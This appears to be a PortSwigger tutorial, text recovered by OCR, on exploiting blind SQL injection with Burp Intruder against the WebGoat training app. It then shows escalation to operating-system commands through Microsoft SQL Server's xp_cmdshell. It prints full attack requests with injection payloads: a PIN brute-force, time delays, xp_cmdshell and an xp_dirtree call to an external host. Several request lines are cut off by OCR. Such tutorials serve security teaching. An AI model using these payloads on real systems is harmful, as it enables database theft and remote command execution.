Using Burp to Exploit Blind SQL Injection Bugs

In the Using Burp to Detect Blind SQL Injection Bugs article, we examined a few possible means of detecting blind SQL injection vulnerabilities. In this ar go one step further and exploit the vulnerability we discover in the Boolean Condition Injection section of the preceding article. Additionally we explain ho SQLmap with Burp and escalating a database attack to achieve command injection.

Using Burp Intruder to Exploit Blind Bugs


Previously we had detected a blind SQL injection bug in a intentionally vulnerable training web application.

In the example we are looking for the `pin` number that corresponds with the `cc_number` in the screenshot.

To find the pin we could alter the number in the SQL statement and wait for the application to produce a positive "True" response.

To help speed up this task, we can use Burp Intruder to automate the process.


Right click anywhere on the request and click "Send to Intruder".



```
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,
PHPSESSID=c5edah6kbphn8r3oe3p484pdp2;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersi
JSESSIONID=6075DB5AD6333803E04262B5803F1F5B
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 128

account_number=101 AND 1=((SELECT pin FROM pins WHERE cc_numb
'1111222233334444')=1111)&SUBMIT=Go%21
```

In the Intruder "Positions" tab, use the buttons on the right of the panel to clear any existing payload position markers and add markers around the `pin` number.



Attack type: Sniper


```
POST /WebGoat/attack?Screen=1269&menu=1100 HTTP/1.1
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:40.0)
Gecko/20100101 Firefox/40.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.67.136/WebGoat/attack?Screen=1269&menu=1100
Cookie: remember_token=PNkIxJ3DG0iXL0F4vrAMBA; tz_offset=3600;
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
JSESSIONID=65EC55BC2836555989BF4F500AABE1F8;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=ut61j5npn282o8hv9dkp16ol04;
_cyclone_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJTM1YTRjY2Q1NTRjOGE5Y
mEyODc4ZmM4NGJhN2Q2MWVmBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMXZZeFFqZXR2dk5
Vc1lzWG9rRHQvTGVTYMJSZjByN25pMEZrRjExeFpmWm89BjsARg%3D%3D--091491b62f8
435e675574bdde052c5d61788e382
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 104

account_number=101 AND 1=((SELECT pin FROM pins WHERE cc_number =
'1111222233334444')=§1111§)&SUBMIT=Go%21
```

In the Intruder "Payloads" tab, set the appropriate payload type and payload options.

In this example we wish to inject each possible `pin` number from 0000-9999.

Then click the "Start attack" button in the top right of the Intruder console.



Payload set: 1

Payload count: 10,000

Payload type: Numbers

Request count: 10,000

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 0000

To: 9999

Step: 1

How many:

Number format

Base: ● Decimal ○ Hex


Min integer digits: 4

Starting the attack will open the "Intruder attack" window.

We can use the Grep - Match function in the "Options" tab.

We are looking for an indication that the application has procuced a "True" response.

In this example a "True" response would be signified by the application showing us the "Account number is valid" message.




Grep - Match

These settings can be used to flag result items containing spe

☑ Flag result items with responses matching these expressio

Account number is valid.


After applying the "Grep - Match" we can see that the payload "2364" produces a "True" response from the application.



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Account numb
2365	2364	200	□	□	33209	☑
0		200	□	□	33208	□
1	0	200	□	□	33205	□
2	1	200	□	□	33205	□
3	2	200	□	□	33205	□
4	3	200	□	□	33205	□
5	4	200	□	□	33205	□
6	5	200	□	□	33205	□
7	6	200	□	□	33205	□
8	7	200	□	□	33205	□
9	8	200	□	□	33205	□
10	9	200	□	□	33205	□
11	10	200	□	□	33206	□
12	11	200	□	□	33206	□

We can confirm the payload is correct and that we have found the correct `pin` number by submitting the payload in to the form on the page.



The form below allows a user to enter an account number and determin
this form to develop a true / false test check other entries in the databa

The goal is to find the value of the field **pin** in table **pins** for the row wi
1111222233334444. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

*** Congratulations. You have successfully completed this lesson.**

Enter your Account Number: 2364

Created by Chuck Willis

OWASP Foundation | Project WebGoat | Report Bug


Injecting System Commands Via SQL Injection

A successful exploit of a SQL injection vulnerability often results in the total compromise of all application data.

You may suppose, therefore, that owning all the application's data is the finishing point for a SQL injection attack. However, there are many reasons why it might be productive to advance your attack further.

One of the most dangerous methods of escalation is command injection.

In this example we explain the `xp_cmdshell` function in Microsoft SQL Server.



Issue: **SQL injection**
Severity: **High**
Confidence: **Certain**
Host: **https://blueshoe.portswigger.com**
Path: **/addressbook/32/Default.aspx**

Issue detail


The **Age** parameter appears to be vulnerable to SQL injection attac
message was returned. You should review the contents of the erro
a vulnerability is present.

Additionally, the payload **;exec master.dbo.xp_dirtree '\\0defqw**
was submitted in the Age parameter. This payload injects a SQL qu
that references a URL on an external domain. The application inter

The database appears to be Microsoft SQL Server.

As shown above, it is essential to understand the database you are attacking when attempting to escalate a vulnerability, as every database contains various ways to escalate privileges.


`xp_cmdshell` allows users with DBA permissions to execute operating system commands in the same way as the cmd.exe command prompt.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights

C:\Users\user>
```


You should first confirm the presence of an SQL injection vulnerability using one of the methods prescribed in the previous tutorial.



```
POST /addressbook/32/Default.aspx HTTP/1.1
Host: blueshoe.portswigger.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:40.0)
Gecko/20100101 Firefox/40.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://blueshoe.portswigger.com/addressbook/32/Default.aspx
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 149

__VIEWSTATE=%2FwEPDwUKMTI0NzE5MjI0MGRkcSh%2Ftsggh9bo%2BRnUBN111S0
hU%3D&Name=asdf';waitfor+delay+'0:0:5'--&Email=&Phone=&Search=Sea
h&Address=&Age
```

You can then attempt to use a stored procedure to execute operating system commands.




```
shoe.portswigger.com
: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:40.0)
.0
xt/html,application/xhtml+xml,application/xml;q=0.9,*/*
guage: en-GB,en;q=0.5
oding: gzip, deflate
ttps://blueshoe.portswigger.com/addressbook/32/Default.
: close
pe: application/x-www-form-urlencoded
ngth: 171

:=%2FwEPDwUKMTI0NzE5MjI0MGRkcSh%2Ftsggh9bo%2BRnUBN111S0
rch=asdf';EXEC master.dbo.xp_cmdshell 'ipconfig > foo.t
```

However, most instances of Microsoft SQL Server encountered on the Internet will be version 2005 or later. These versions contain numerous security features that lock down the database by default, preventing many useful attack techniques from working.


However, if the web application's user account within the database has sufficiently high privileges, it is possible to overcome these obstacles simply by reconfiguring the database.

If `xp_cmdshell` is disabled, it can be re-enabled with the `sp_configure` stored procedure.



```
Accept: text/html,application/xhtml+xml,application/xm
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://blueshoe.portswigger.com/addressbook/
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 171

__VIEWSTATE=%2FwEPDwUKMTI0NzE5MjI0MGRkcSh%2Ftsggh9bo%2
Phone=&Search=asdf';EXEC sp_configure-- &Address=&Age=
```



Related articles:

- Configuring a Burp Intruder attack
- Analyzing Burp Intruder attack results
- Using Burp to Test For Injection Flaws
- Using Burp to Exploit SQL Injection Vulnerabilities: The UNION Operator
- Using Burp to Detect Blind SQL Injection Bugs

Burp Suite
Web vulnerability scanner
Burp Suite Editions
Release Notes

Vulnerabilities
Cross-site scripting (XSS)
SQL injection
Cross-site request forgery
XML external entity injection
Directory traversal
Server-side request forgery

Customers
Organizations
Testers
Developers

Company
About
PortSwigger News
Careers
Contact
Legal
Privacy Notice

Insights
Web Security Academy
Blog
Research
The Daily Swig

PortSwigg

Follow us